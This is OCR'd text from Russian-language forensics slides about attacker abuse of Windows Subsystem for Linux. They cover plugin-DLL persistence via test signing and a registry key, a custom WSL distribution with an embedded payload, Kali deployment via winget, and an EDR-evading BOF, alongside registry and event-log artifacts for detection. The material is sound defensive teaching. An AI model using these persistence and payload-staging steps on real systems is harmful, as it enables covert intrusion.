
Закрепление через WSL Plugins?*
F6
• Включение тестовой подписи, если нет
сертификата от доверенного СА (problem):
Bcdedit.exe -set TESTSIGNING ON
• Подпись DLL:
Set-AuthenticodeSignature -FilePath
"C: \Path\ To\ Your \WSLPlugin.d11" -Certificate
$cert
4
НУЖНА
« ПОДПИСЬ!
• Регистрация плагина WSL:
Set-ItemProperty -Path "HKLM: \SOFTWARE \Microsoft\Windows \CurrentVersion\ Lxss \Plugins" -Name "demo-plugin" -Value "C: \Path\to\plugin.dll" - Force
• Перезапуск службы wslservice:
Restart-Service -Name "wslservice" -Force
*- https://learn.microsoft.com/en-us/windows/ws1/ws1-plugins
Стр. 1203:59:14 Текст слайда

EvilWSL (#1)
F6
• WSL_Payload_Builder* - это инструмент для
Extracted Alpine Linux to /tmp/alpine/ Creating WL distribution configuration...
создания кастомного дистрибутива WSL с
Created/tmp/alpine/etc/wsl-distribution.conf with distribution name: CalcWSL Configuration file contents:
заранее встроенным payload'om.
Coobel defaultName = CalcWSL
Modifying /etc/passwd file... Updated /etc/passwd file. Creating /root/launch.sh script... Copying payload file to /root/Calc.exe...
• Подготовка кастомного дистрибутива WSL
Created /root/launch.sh and copied payload file Calc.exe
Tar file size: 8.3M
(запуск calc.exe):
Finished creating CalcWSL.wsL
./Build_WSL_Payload.sh -N CalcWS -P ./Calc.exe
• Создан файл CalcWSL.wsl.
• Импортирование и регистрация образа в WSL:
Калькулятор
C: \Users \SmartGlue>ws -L -v
ws1 --install --from-file CalcWSL. ws1
STATE
VERSION
NAME
= Программист
Running
* kali-linux
2
Stopped
2
CalcWSL
• Триггер (происходит запуск calс.ехе):
C: \Users\SmartGlue>wsl -d CalcWSL
ws1 -d CaclWSL
*- https://github.com/m1dd13w4r3/wSL_Payload_builder
Стр. 1304:00:21 Текст слайда
EvilWSL (#2)
F6

Установленные дистрибутивы, конфигурации запуска и пользовательские настройки:
Компыютер\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Lxss\(c1cebea4-0b6d-40f0-ae32-bfc82d99610d)
> T ImmersiveShell
Значение
Имя
Тип
Ill InstallService
ab (По умолчанию)
REG SZ
значение не присвоено)
› Internet Settings
(ab BasePath
REG SZ
C:\Users\SmartGlue\AppData\Local\wsl\/c1cebea4-0b6d-40f0-ae32-bfc82d99610d)
Till IrisService
i DefaultUid
REG DWORD
0x00000000 (0)
> 1 Lock Screen
CalcWSL
ab DistributionName
REG SZ
v " Lxss
REG DWORD
315 Flags
0x0000000f (15)
(81cd7be8-2334-47d1-a21e-c114bd750fd5)
ab Flavor
REG_SZ
alpine
(c1cebea4-0b6d-40f0-ae32-bfc82d99610d)
1l)Modern
REG_DWORD
0x00000001 (1)
M365Copilot
abOsVersion
REG_ SZ
3.22.1
Mobility
1 RunOOBE
REG_DWORD
0x00000000 (0)
Notifications
ab ShortcutPath
REG_SZ
C\Users\SmartGlue\AppData\Roaming\Microsoft\Windows\Start Menu\CaleWSLInk
- PenWorkspace
3 State
REG DWORD
0x00000001 (1)
Policies
ab TerminalProfilePath
Users|SmartGlue\AppData\Local\/Microsoft\Windows Terminal\Fragments)Microsoft.W:
REG_SZ
> PrecisionTouchPad
•Privacy
i Version
REG DWORD
0x00000002 (2)
ab]VhdFileName
> PushNotifications
REG SZ
ext4.vhdx
Type
Event
Date
Time
Source
Computer
25.08.2026
i Information
21:33:56
12 Microsoft-Windows-VHDMP
DESKTOP-RU35KD6
i Information
21:33:56
25.08.2026
12 Microsoft-Windows-VHDMP
DESKTOP-RU35KD6
14:15:21
i Information
25.08.2026
12 Microsoft-Windows-VHDMP
DESKTOP-RU35KD6
Description Handle for virtual disk 112\C:\Users|SmartGlue)AppData\Local\wsl\clcebea4-0b6d-40f0-ae32-bfc82d99610dHext4.vhdx' created successfully. Flags = 514, AccessMask = 0, WriteDepth = 0, GetInfoOnly = false, ReadOnly = false, HandleContext = 0x0, VirtualDisk = 0x0.
Событие 12 журнала Microsoft- Windows-VHDMP-Operational.evtx
Time
Event
Computer
Type
Date
Source
i Information
25.08.2026 21:33:56
2007 Microsoft-Windows Hyper-V-Compute
DESKTOP-RU35KD6
i Information
25.08.2026 14:15:21
2007 Microsoft-Windows-Hyper-V-Compute
DESKTOP-RU35KD6
Событие 2007 журнала Microsoft-
i Information
24.08.2026 19:37:21
2007 Microsoft-Windows-Hyper-V-Compute
DESKTOP-RU35KD6
Windows-Hyper-V-Compute-
Description
Operational.evtx
3B083A41-7254-48C6-BB34-F76B2AFE4C94] Modify compute system, settings ""RequestType":"Add", "ResourcePath": "VirtualMachine/Devices/Scsi/0/At Users||SmartGlue||AppData|\Local\|ws/\clcebea4-0b6d-40f0-ae32-bfc82d99610d)ext4.vhdx","ReadOnly": false,"SupportCompressedVolumes":true, 0x00000000
события из данных журналов также генерируются в след. случаях: «wsl --import» и «winget»
Стр. 1404:01:16 Текст слайда

Попроще (wsl --import)
F6
C: \Users \Purple1>wsl -l -v
NAME
STATE
* Ubuntu
Stopped
kaLi-Linux
Stopped Running
alpine
VERSION
2
2 2
C: \Users\Purple1>wsl --export alpine. \alpine-export.tar Выполняется экспорт. Это может занять несколько минут. (10 МВ)
Операция успешно завершена.
C: \Users\Purple1>mkdir. \DownLoads\export-alpine
c: \Users\Purple1>wsl--import alpine-export \Downloads\export-alpine\: \alpine-export.tar Операция успешно завершена.
C: \Users\Purple1>wsl -1 -v NAME
STATE
* Ubuntu
Stopped Stopped
kali-Linux alpine
Stopped Stopped
alpine-export
VERSION 2 2
2
C: \Users\Purple1>wsl -d alpine-export win11-test1:/mnt/c/Users/Purple1# whoami
root
win11-test1:/mnt/c/Users/Purple1# exit
C: \Users\Purple1>
Alpinews: https://github.com/yuk7/AlpinewsL
Стр. 1504:01:48 Текст слайда
Попроще (winget)
F6

• Поиск доступных пакетов Kali Linux в магазине
Microsoft Store и открытом репозитории winget:
winget search kali
• Скачивание и развертывание Kali Linux на
целевой машине через подсистему WSL:
Файлы: %USERPROFILE% AppData \Local\ Package s \Microsoft. DesktopAppInstaller_8we kyb3d8bbwe\LocalState\DiagOutputDir \WinGet-*.log
winget install OffSec. Kalilinux kali
ИЛИ
winget install 9PKR34TNCV07 kali
2026-08-25
23:02:05.457 <I> [CORE] WinGet, version [1.29.290], activity [(51358C73-9A93-4B24-AF16-866BF9F582E8)]
2026-08-25
23:02:05.457 (I> [CORE] Process: winget.exe[9388], Level[0], Offset: 00007FFCFB910008
2026-08-25
23:02:05.458 ‹I> [CORE] OS: Windows.Desktop v10.0.26200.9168
2026-08-25 23:02:05.458 <I> [CORE] Command line Args: winget
search kali
23:02:05.458 ‹I> [CORE] Package: Microsoft. DesktopAppInstaller v1.29.289.0
2026-08-25
23:02:05.458 ‹I> [CORE] IsCOMCa11:0; Caller: winget-cli
2026-08-25 2026-08-25
23:02:05.465 <I>
[CLI ] Winget invoked with arguments: "search" 'kali'
2026-08-25
23:02:05.466 <I>
[CLI ] Found subcommand: search
2026-08-25
23:02:05.466 <I>
Leaf command to execute: root: search
[CLI
2026-08-25
23:02:05.491 < I>
[CLI 1
Executing command: search
2026-08-25 23:02:28.309
[CORE] WinGet, version [1.29.290], activity [(22BF8E46-6A65-4423-BBF0-D7396BC02875) ]
2026-08-25 23:02:28.310
[CORE] Process: winget.exe[9008], Level[0], Offset: 00007FFCF3010008
2026-08-25 23:02:28.311
[CORE]
OS: Windows.Desktop v10.0.26200.9168
install 9PKR34TNCV07
2026-08-25 23:02:28.311
[CORE]
Command line Args: winget
[CORE] Package: Microsoft.DesktopAppInstaller v1.29.289.0
2026-08-25 23:02:28.311 2026-08-25
23:02:28.311
[CORE] IsCOMCall:0; Caller: winget-cli [CLI ] WinGet invoked with arguments: "install' "9PKR34TNCV07'
2026-08-25 23:02:28.317 2026-08-25 23:02:28.319
[CLI ] Found subcommand: install
2026-08-25 23:02:28.319
[CLI ] Leaf command to execute: root: install
2026-08-25 23:02:28.336
[CLI
] Executing command: install
Стр. 1604:02:40 Текст слайда
Атака WSL2 и обход EDR без запуска wsl.exe
F6

• Специалисты из SpecterOps* поделились с
общественностью собственным BOF,
предназначенным для упрощения атак на WSL2.
ГЛАЗ САУРОНА
• Инструмент решает проблему скрытого
взаимодействия с WSL2-инстансами на скомпрометированных Windows-системах через СОМ-интерфейс.
• Не используется публичный API (wslapi.dll) и
бинарный файл-обертка (wsl.exe).
• Новый способ, при котором процесс
запускается напрямую внутри Linux-контейнера
от имени службы WslService.exe, минуя создание wsl.exe:
Beacon → COM: :CreatexProcess () → WSL Service →
Linux VM
*-https://specterops.io/blog/2026/01/16/one-ws1-bof-to-rule-them-all
Стр. 1704:03:11 Текст слайда
Хорошо, а что с цифровой криминалистикой?
F6
Гое журналы
и крим.
артефакты
WSL?
Ничего не вижу. Только база... И да, еще Linux Forensics.
SANS: Windows Artifacts
& Forensics Guide
cece
Linux Forensics Chapter Added
Windows Forensic Analysis: https://www.sans.org/posters/windows-forensic-analysis LINUX Incident Response and Threat Hunting Poster: https://www.sans.org/posters/linux-incident-response-threat-hunting-poster
Стр. 1804:03:41 Текст слайда

Вывод
F6
Базовые артефакты и журналы Windows позволяют установить факт наличия и использования
WSL (без контекста)
Цифровая криминалистика ОС
Linux: собрать триаж
дистрибутива WSL с помощью UAC* ИЛИ забрать образ ext4. vhdx
Полезные ссылки
Анализ криминалистических
артефактов и журналов ОС Linux
Сформировать гипотезы на основе
актуальных TTPS
* - https://github.com/tclahr/uac
Стр. 1904:04:46 Текст слайда
Спасибо
F6
за внимание! Вопросы?
Telegram-канал: Garden Detective